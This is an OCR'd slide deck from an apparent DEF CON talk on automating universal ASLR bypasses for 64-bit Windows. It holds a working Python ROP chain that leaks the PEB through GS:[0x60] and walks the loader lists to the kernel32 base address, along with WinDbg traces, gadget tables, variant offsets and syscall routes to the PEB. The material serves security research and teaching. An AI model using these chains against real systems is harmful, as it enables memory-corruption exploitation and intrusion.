CAN'T STOP THE ROP

AUTOMATING UNIVERSAL ASLR BYPASSES FOR WINDOWS



DEFCON

Dr. Bramwell Brizendine
Bw3ll
VERONA Labs / UAH
August 10, 2025

Dr. Bramwell Brizendine



- Director of the VERONA Lab @ UAH
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of ShellWasp: https://github.com/Bw3ll/ShellWasp
- Creator of the JOP ROCKET: http://www.joprocket.com
- Creator of SHAREM: https://github.com/Bw3ll/sharem
- Creator of ROP ROCKET: https://github.com/Bw3ll/ROP_ROCKET
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Regular speaker at many conferences: DEF CON, Black Hat, Hack in the Box, Virus Bulletin
- Principal Investigator on grants from NSA and DoD.
- Assistant Professor at UAH
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact:
  - bramwell.brizendine@gmail.com
  - bramwell.brizendine@uah.edu


Why You Should Care

- Because you should?
- High Entropy ASLR is Microsoft's **top mitigation for memory corruption bugs**.

- High-Entropy ASLR is the **crown jewel in the arsenal**.
  - But sadly not so invincible – we bypass HE-ASLR on Win 8 to 11.
  - This is supposed to be Microsoft's very best ASLR.
  - We achieve a **universal ASLR bypass**.

- **100 % success rate** in lab, tested across 11 OS builds.
  - We expected nothing less - but wanted to be sure.

- This talk gives us a **Demo + mini-tool** release for real-world use.



Why did I do this work?

Microsoft Bug Bounty valued at $5,000 to $15,000 per vulnerability.

Supporting mitigations

Mitigation	In scope	Out of scope
Child Process Policy	Techniques that make it possible to spawn a child process from a process that has restricted child process creation (via the child process policy).	
Address Space Layout Randomization (ASLR)	Techniques that make it possible to generically bypass ASLR in 64-bit applications that enable High Entropy ASLR and Force Relocate Images.	• Individual vulnerabilities that enable address space information disclosure • Address inference via GC • 32-bit ASLR bypasses

Mitigation Bypass and Bounty for Defense Terms

Tier	Description	Applicable Mitigations	Proof of concept	Report Quality	Maximum Payout range (USD)
Tier 3	Implementation or bug-level mitigation bypasses	• Control-flow integrity mitigations • Code integrity mitigations • Supporting mitigations	Required	High	$15,000
				Low	$5,000

ROP Crash Course

- Chain **gadgets** or **chunks of executable code** ending in `ret`.
- Can be used to **bypass** mitigations like DEP or ASLR and then launch shellcode.




ASLR: Oh, Those Formative Early Years

Year	Landmark Bypass	Why It Matters (Windows-centric)
2001	PaX invents ASLR; Phrack shows **ret-to-libc** still works.	Starts the idea that **code-reuse defeats randomization**.
2004	Shacham et al. show **32-bit entropy too small** – supports brute-force.	Sets bar: **entropy must be bigger** (64-bit).
2007	**Windows Vista** supports ASLR.	First mainstream Windows randomization.
2007–2009	**Non-ASLR DLLs** (Whitehouse, BH EU 2007).	Attackers use ROP chains with Flash/Java/AV DLLs.

Side-Channels & Universal Windows Leaks (2016 to 2025)

Year	Breakthrough	Impact on Windows
2016	**Jump Over ASLR**: BTB timing reveals user/kernel bases.	Shows CPU micro-architectural can overcome increased entropy.
2017	**ASLR⊕Cache (AnC)**: JavaScript cache attack from inside Edge/Chrome.	Browser sandbox does not imply ASLR success.
2018	**Meltdown/Spectre** leak kernel memory → KASLR collapse until KPTI.	Hardware flaws overcome software mitigations.
2025	**Universal ASLR Bypass**: 9 ROP-only chains leak Kernel32/Kernelbase/NTDLL on Win 8-11	Predictable structures are a point of failure for High-Entropy ASLR.



Classic Bypass Approaches

- **Memory disclosure bug to leak address**
- **Heap/page spraying**
- **Brute-force attacks** (only feasible **pre-HEASLR**)
- **Predictable, hardcoded addresses** (early Windows)





Our Approach



- Attacker **already achieved one vuln** → has **initial ROP**.
  - Can **pivot to ROP**.
  - You need some vuln to compromise the binary; this serves to extend what you can do.
- Target: **64-bit Windows** (Win. 8–11) with **HEASLR** + Force Relocate enabled.
  - `/HIGHENTROPYVA`
  - `/FORCERELRO`
- Goal: **disclose base** of core system DLLs via ROP, kernel32, kernelbase, ntdll
- Need **sufficient payload size**.



Benefits to the Attacker



- **Massive gadget attack surface explosion**: Adds thousands of new gadgets.
- **Portable across binaries**; this will work 100% of the time with correct ROP gadgets.



Background: Process Environment Block



- **Process Environment Block** (PEB) is still readable from user-mode.
- There are several common and **not so common** ways to obtain the PEB via ROP.
  - We will go through all of them!


0:014> dt ntdll!_TEB
+0x000 NtTib : _NT_TIB
+0x038 EnvironmentPointer : Ptr64 Void
+0x040 ClientId : _CLIENT_ID
+0x050 ActiveRpcHandle : Ptr64 Void
+0x058 ThreadLocalStoragePointer : Ptr64 Void
+0x060 ProcessEnvironmentBlock : Ptr64 _PEB
+0x068 LastErrorValue : Uint4B
+0x06c CountOfOwnedCriticalSections : Uint4B
+0x070 CsrClientThread : Ptr64 Void
+0x078 Win32ThreadInfo : Ptr64 Void
+0x080 User32Reserved : [26] Uint4B
+0x0e8 UserReserved : [5] Uint4B
+0x100 WOW32Reserved : Ptr64 Void
+0x108 CurrentLocale : Uint4B
+0x10c FpSoftwareStatusRegister : Uint4B
+0x110 ReservedForDebuggerInstrumentation : [16] Ptr64
+0x190 SystemReserved1 : [25] Ptr64 Void
TEB
This screenshot was made via WinDbg!

PEB Winternl.h header file

```
139  // dt _peb address
140  typedef struct _PEB {
141      BYTE Reserved1[2];
142      BYTE BeingDebugged;
143      BYTE Reserved2[1];
144      PVOID Reserved3[2];
145      PPEB_LDR_DATA Ldr;
146      PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
147      BYTE Reserved4[104];
148      PVOID Reserved5[52];
149      PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
150      BYTE Reserved6[128];
151      PVOID Reserved7[1];
152      ULONG SessionId;
153  } PEB, *PPEB;
```

PEB *from Microsoft SDK*

What We Hope to Do

1. **Leak PEB** via one of multiple methods:
   - `GS:[0x60]` (or equivalent gadget).
     - 32-bit: **`fs:[0x30]` holds PEB**
     - WOW64: **Heaven's Gate** → **`r12`** holds TEB pointer - this is a great, sneaky way to obtain it on x86.
     - We can also use one of two **Windows syscalls** to the leak the PEB.
     - **`RDGSBASE`** paired with a reg can also **leak the TEB**, indirectly leading to PEB.
2. Reach the: PEB_LDR_DATA.
3. Choose list: *InMemoryOrderModuleList*, *InLoadOrderModuleList*, *InInitializationOrderModuleList*.
4. Follow **`Flink`** N times.
5. Add fixed offset to reach **`DllBase` = ASLR bypass**!




Example: Leaking the PEB

```
sbb rcx, qword ptr gs:[rsi+0x7D8DE873]
add al, byte ptr [eax]
pop ebp
ret 0x10
```

- Control **`rsi`**; the **`sbb`** (subtract) leaks **PEB** into **`rcx`**.
- We still need to **restore** it in **`rcx`** to its original form.








Nine Variant Approaches to ASLR Bypass



Target DLL	List	Flink hops	LIST offset	DllBase
NTDLL	Mem	2	0x20	0x20
NTDLL	Load	2	0x10	0x30
NTDLL	Init	1	0x30	0x10
Kernel32	Mem	3	0x20	0x20
Kernel32	Load	3	0x10	0x30
Kernel32	Init	3	0x30	0x10
Kernelbase	Mem	4	0x20	0x20
Kernelbase	Load	4	0x10	0x30
Kernelbase	Init	2	0x30	0x10







Our Universal ASLR Bypass

Using InInitalizationModuleList to Obtain Kernel32





Exploit Script to get Kernel32

```
gListQ = [
    base+0x2bb5,  # pop     rdx # ret
    0xFFFFFFFFFFFFF860,  # let's move RSP back to reach our second set of ROP gadgets
    base+0x31e7, #  add     rsp,rdx # ret
    ]

gListQ2 = [
    base+0x15eb, #  xor     rdx,rdx # ret
    # 0x0000000140002a55,  # pop     rdx
    base+0x2bc7,  # pop     rbp # ret
    0x0000000000000060,
    base+0x352b, #  add     rdx,qword ptr gs:[rbp] # ret   # Get PEB

    base+0x1f13, # mov     rbx,rdx # ret
    base+0x2ba3 , # pop     rax # ret
    0x0000000000000018, #         offset for ntdll!PebLdr
    base+0x2c91, # add     rbx,rax # ret
    base+0x17f3, # mov     rbx,qword ptr [rbx] # ret       # ntdll!PebLdr

    base+0x2ba3, # pop     rax # ret
    0x0000000000000030,
    base+0x2c91, # add     rbx,rax # ret
    base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   Ldr.InInitializationOrderModuleList
    base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   take flink to advance to kernelbase
    base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   take flink to advance to kernel32

    base+0x2ba3, # pop     rax # ret
    0x0000000000000010, #
    base+0x2c91, # add     rbx,rax # ret   # rbx = ptr to kernel32 base address
    base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   ## get kernel32 base address
]

rop1=genChQ(gListQ)
rop2=genChQ(gListQ2)

# val = b"\x59"*0x788 +rop1+b"\x42"*8 +b"\x43"*8 +b"\x44"*8 +b"\x45"*8 +b"\x46"*8 +b"\x47"*8 +b
val = rop2 + b"\x59"*(0x788 - len(rop2) ) +rop1+b"\x42"*8 +b"\x43"*8 +b"\x44"*8 +b"\x45"*8 +b"\
```



Capturing the PEB

```
00007ffa`85a33523 c3              ret
00007ffa`85a33524 c3              ret
00007ffa`85a33525 65480316        add     rdx,qword ptr gs:[rsi]
00007ffa`85a33529 c3              ret
00007ffa`85a3352a c3              ret
00007ffa`85a3352b 6548035500      add     rdx,qword ptr gs:[rbp]
00007ffa`85a33530 c3              ret
00007ffa`85a33531 c3              ret
00007ffa`85a33532 6548035500      add     rdx,qword ptr gs:[rbp]
00007ffa`85a33537 c3              ret
00007ffa`85a33538 c3              ret
00007ffa`85a33539 6548031424      add     rdx,qword ptr gs:[rsp]
00007ffa`85a3353e c3              ret
00007ffa`85a3353f c3              ret
00007ffa`85a33540 6548031424      add     rdx,qword ptr gs:[rsp]
00007ffa`85a33545 c3              ret
00007ffa`85a33546 c3              ret
00007ffa`85a33547 65488710        xchg    rdx,qword ptr gs:[rax]
00007ffa`85a3354b c3              ret
```

```
Command
Breakpoint 0 hit
testDll!asmFunc+0x220b:
00007ffa`85a3352b 6548035500      add     rdx,qword ptr gs:[rbp] gs:00000000`00000060=????????????????
0:000> t
testDll!asmFunc+0x2210:
00007ffa`85a33530 c3              ret
0:000> !peb
PEB at 0000000000222000
```

rdx	222000
rbx	7ff753f9fe38
rsp	14f780
rbp	60
rsi	0
rdi	565950
r8	21
r9	1
r10	567148
r11	14f5d0
r12	0
r13	0
r14	0
r15	0
rip	7ffa85a3353c
efl	206
cs	33


Memory

Virtual: @esp

```
00000000`0014f780 0
00000000`0014f788 0
00000000`0014f790 0
00000000`0014f798 0
```

- We **pop 60** into **rbx**, after zeroing out rbp.
- Next, we execute **add rdx,qword ptr gs:[rbp] # ret**
  - The **PEB** is going to be moved into **RDX**
- We can see the result here that **0x222000** is moved into **RDX**.
  - The **!peb command** confirms that is the location of the PEB.

```
base+0x15eb, #  xor     rdx,rdx # ret
base+0x2bc7,  # pop     rbp # ret
0x0000000000000060,
base+0x352b, #  add     rdx,qword ptr gs:[rbp] # ret    # G
base+0x1f13, # mov     rbx,rdx # ret
```





- We add a distance of **0x18** to **rbx**, which contains the **current address of the PEB**.
  - That location provides the address of the **Peb_LDR**.
- We dereference it with gadgets like the below:

```
base+0x2ba3 , # pop     rax # ret
0x0000000000000018, #         offset for ntdll!PebLdr
base+0x2c91, # add     rbx,rax # ret
base+0x17f3, # mov     rbx,qword ptr [rbx] # ret       # ntdll!PebLdr
```

```
mov     rbx,qword ptr [rbx] ds:00000000`00222018={ntdll!PebLdr (00007ffa`8c87b4c0)}
ret
```

Ldr 00007ffa8c87b4c0



Getting the PEB_LDR



Getting the InInitalizationModuleList



- We then add **0x30** from the location of **PebLDR**, to get access to **InInitalizationModuleList**, which we find in **rbx**.

```
base+0x2ba3, # pop     rax # ret
0x0000000000000030,
base+0x2c91, # add     rbx,rax # ret
base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   Ldr.InInitializationOrderModuleList
```

```
0:000> dq rbx
00007ffa`8c87b4f0  00000000`00564e60 00000000`0[illegible]d1f0
```

```
Ldr.InInitializationOrderModuleList: 0000000000564e60 0[illegible]
Ldr.InLoadOrderModuleList:           0000000000564fd0 . 0000000000[illegible]
Ldr.InMemoryOrderModuleList:         0000000000564fe0 . 0000000000[illegible]
```






Following the Flinks



```
base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   take flink to advance to kernelbase
base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   #   take flink to advance to kernel32
```

- We follow **0x564e60** to reach the **first flink** of **InInitalizationModuleList** by doing a **single mov dereference** to get the **NTDL flink**.
- We take **another mov dereference** to get the **kernelbase flink**.
- Finally, we take a **third mov dereference** to reach the **kernel32 flink**.





Final Step: Taking the DllBase



- Once we reach the flink for Kernel32, we **add 0x10** to reach the pointer to **DLLBase**.
- We dereference this address to retrieve the DLLBase.

```
base+0x2ba3, # pop     rax # ret
0x0000000000000010, #
base+0x2c91, # add     rbx,rax # ret   # rbx = ptr to kernel32 base address
base+0x17f3, # mov     rbx,qword ptr [rbx] # ret   ## get kernel32 base address
```





Taking the DLLBase



- We can inspect memory to see the captured DL**LBase in memory at rbx**.
- This address corresponds to **Kernel32.dll base address**

```
start             end                 module name
00007ff7`53f80000 00007ff7`53fa4000   b_over_4b c:\files\aslr_strong\b_over_4b.exe
00007ffa`859b0000 00007ffa`859cb000   VCRUNTIME140 C:\Windows\SYSTEM32\VCRUNTIME140.dll
00007ffa`85a30000 00007ffa`85a40000   testDll  c:\files\aslr_strong\testDll.dl
00007ffa`8a110000 00007ffa`8a3d8000   KERNELBASE C:\Windows\System32\KERNELBA
00007ffa`8a3e0000 00007ffa`8a4e0000   ucrtbase C:\Windows\System32\ucrtbase.dl
00007ffa`8c370000 00007ffa`8c42d000   KERNEL32 C:\Windows\System32\KERNEL32
00007ffa`8c710000 00007ffa`8c906000   ntdll    C:\Windows\SYSTEM32\ntdll.
0:000> t
testDll!asmFunc+0x4d6:
00007ffa`85a317f6 c3              ret
0:000> dq rbx
00000000`005654b0  00000000`0056d490 00000000`00565ac0
00000000`005654c0  00007ffa`8c370000 00007ffa`8c3870d0
```



```
00007ffa`85a317ed c3              ret
00007ffa`85a317ee 488b03          mov     rax,qword ptr [rbx]
00007ffa`85a317f1 c3              ret
00007ffa`85a317f2 c3              ret
00007ffa`85a317f3 488b1b          mov     rbx,qword ptr [rbx]
00007ffa`85a317f6 c3              ret
00007ffa`85a317f7 c3              ret
00007ffa`85a317f8 488b1b          mov     rbx,qword ptr [rbx]
00007ffa`85a317fb c3              ret
00007ffa`85a317fc c3              ret
00007ffa`85a317fd 488b1b          mov     rbx,qword ptr [rbx]
00007ffa`85a31800 c3              ret
00007ffa`85a31801 c3              ret
00007ffa`85a31802 488b1b          mov     rbx,qword ptr [rbx]
00007ffa`85a31805 c3              ret
00007ffa`85a31806 c3              ret
00007ffa`85a31807 488b0b          mov     rcx,qword ptr [rbx]
00007ffa`85a3180a c3              ret
```

rbx	7ffa8c370000
rsp	14f7f8
rbp	60
rsi	0
rdi	565950
r8	21
r9	1
r10	567148
r11	14f5d0
r12	0
r13	0
r14	0
r15	0
rip	7ffa85a317f6
efl	10204
cs	33


Oh, look, we have Kernel32!

Command

```
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0x3):
00007ffa`8c370003 0003            add     byte ptr [rbx],al
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0x5):
00007ffa`8c370005 0000            add     byte ptr [rax],al
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0x7):
00007ffa`8c370007 000400          add     byte ptr [rax+rax],al
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0xa):
00007ffa`8c37000a 0000            add     byte ptr [rax],al
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0xc):
00007ffa`8c37000c ff              ???
KERNEL32!RtlVirtualUnwindStub <PERF> (KERNEL32+0xd):
00007ffa`8c37000d ff00            inc     dword ptr [rax]
0:000> lmf
start             end                 module name
00007ff7`53f80000 00007ff7`53fa4000   b_over_4b c:\files\aslr_strong\b_over_4b.exe
00007ffa`859b0000 00007ffa`859cb000   VCRUNTIME140 C:\Windows\SYSTEM32\VCRUNTIME140.dll
00007ffa`85a30000 00007ffa`85a40000   testDll  c:\files\aslr_strong\testDll.dll
00007ffa`8a110000 00007ffa`8a3d8000   KERNELBASE C:\Windows\System32\KERNELBASE.dll
00007ffa`8a3e0000 00007ffa`8a4e0000   ucrtbase C:\Windows\System32\ucrtbase.dll
00007ffa`8c370000 00007ffa`8c42d000   KERNEL32 C:\Windows\System32\KERNEL32.DLL
00007ffa`8c710000 00007ffa`8c906000   ntdll    C:\Windows\SYSTEM32\ntdll.dll
```

Memory

Virtual: @esp






Typical Gadgets We Could Use



Purpose	Example
Leak PEB	mov rbx, gs:[rbx] ; ret
Add offset	add rbx, rax ; ret
Deref. pointer	mov rbx, [rbx] ; ret
Zero out reg	xor rdx, rdx ; ret
Load value	pop rax ; ret







Alternative Routes Leading to the PEB



Why bother with these alternatives?



- Some binaries **lack `GS:[0x60]` or `GS:[reg]` gadgets**!
  - This is the easiest way to leak it, but if not -> **we have other ways!**
- Pure syscall leak works even when **GS is not easily obtainable.**
  - The cost is a larger payload size.



Two Syscalls Roads to the PEB

Technique	Syscall	We recv back gift-wrapped	Extra Offset?
Thread route	**NtQueryInformationThread** (ThreadBasicInformation)	**TEB** pointer	add +**0x60** to reach PEB
Process route	**NtQueryInformationProcess** (ProcessBasicInformation)	**PEB** pointer	None!



ROP – NtQueryInformationProcess


Goal / step	Representative gadget(s)	Notes
RDX ← 0 (ProcessInformationClass)	POP RDX ; RET	0 = ProcessBasicInformation
R8 ← &outBuf	LEA R8,[RSP+imm] ; RET Any valid, writable memory can be used here	
R9D ← 0x30 (buffer size)	POP R9 ; RET	0x30 is the size of PROCESS_BASIC_INFORMATION
R10 ← -1 (ProcessHandle)	POP RAX ; MOV R10,RAX ; … ; RET	Pseudohandle NtCurrentProcess = -1
EAX ← 19h (syscall ID)	POP RAX ; RET	0x19 is NtQueryInformationProcess on most recent builds
invoke syscall	SYSCALL ; RET	Executes syscall with the registers prepared above
RAX ← PEB	MOV RAX,[RSP+20h] ; RET	PebBaseAddress field is at offset 0x8 from mem. pointed to by r8.



NtQueryInformationProcess SSN

- The SSN for this syscall remains **stable across Win. 10-11**.

0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019	0x0019
0x0133	0x0136	0x0139	0x013f	0x0142	0x0144	0x0145	0x0146	0x0146	0x014c	0x014c	0x014c	0x014d	0x014d	0x0152	0x0153	0x015	0x0158	0x0158



Structure for PROCESS_BASIC_INFORMATION

```
typedef struct _PROCESS_BASIC_INFORMATION {
    PVOID Reserved1;
    PVOID PebBaseAddress;   // <- we want this
    // (offset 0x08)
    PVOID Reserved2[2];
    ULONG UniqueProcessId;
    ULONG InheritedFromUniqueProcessId;
} PBI;
```




NtQueryInformationProcess

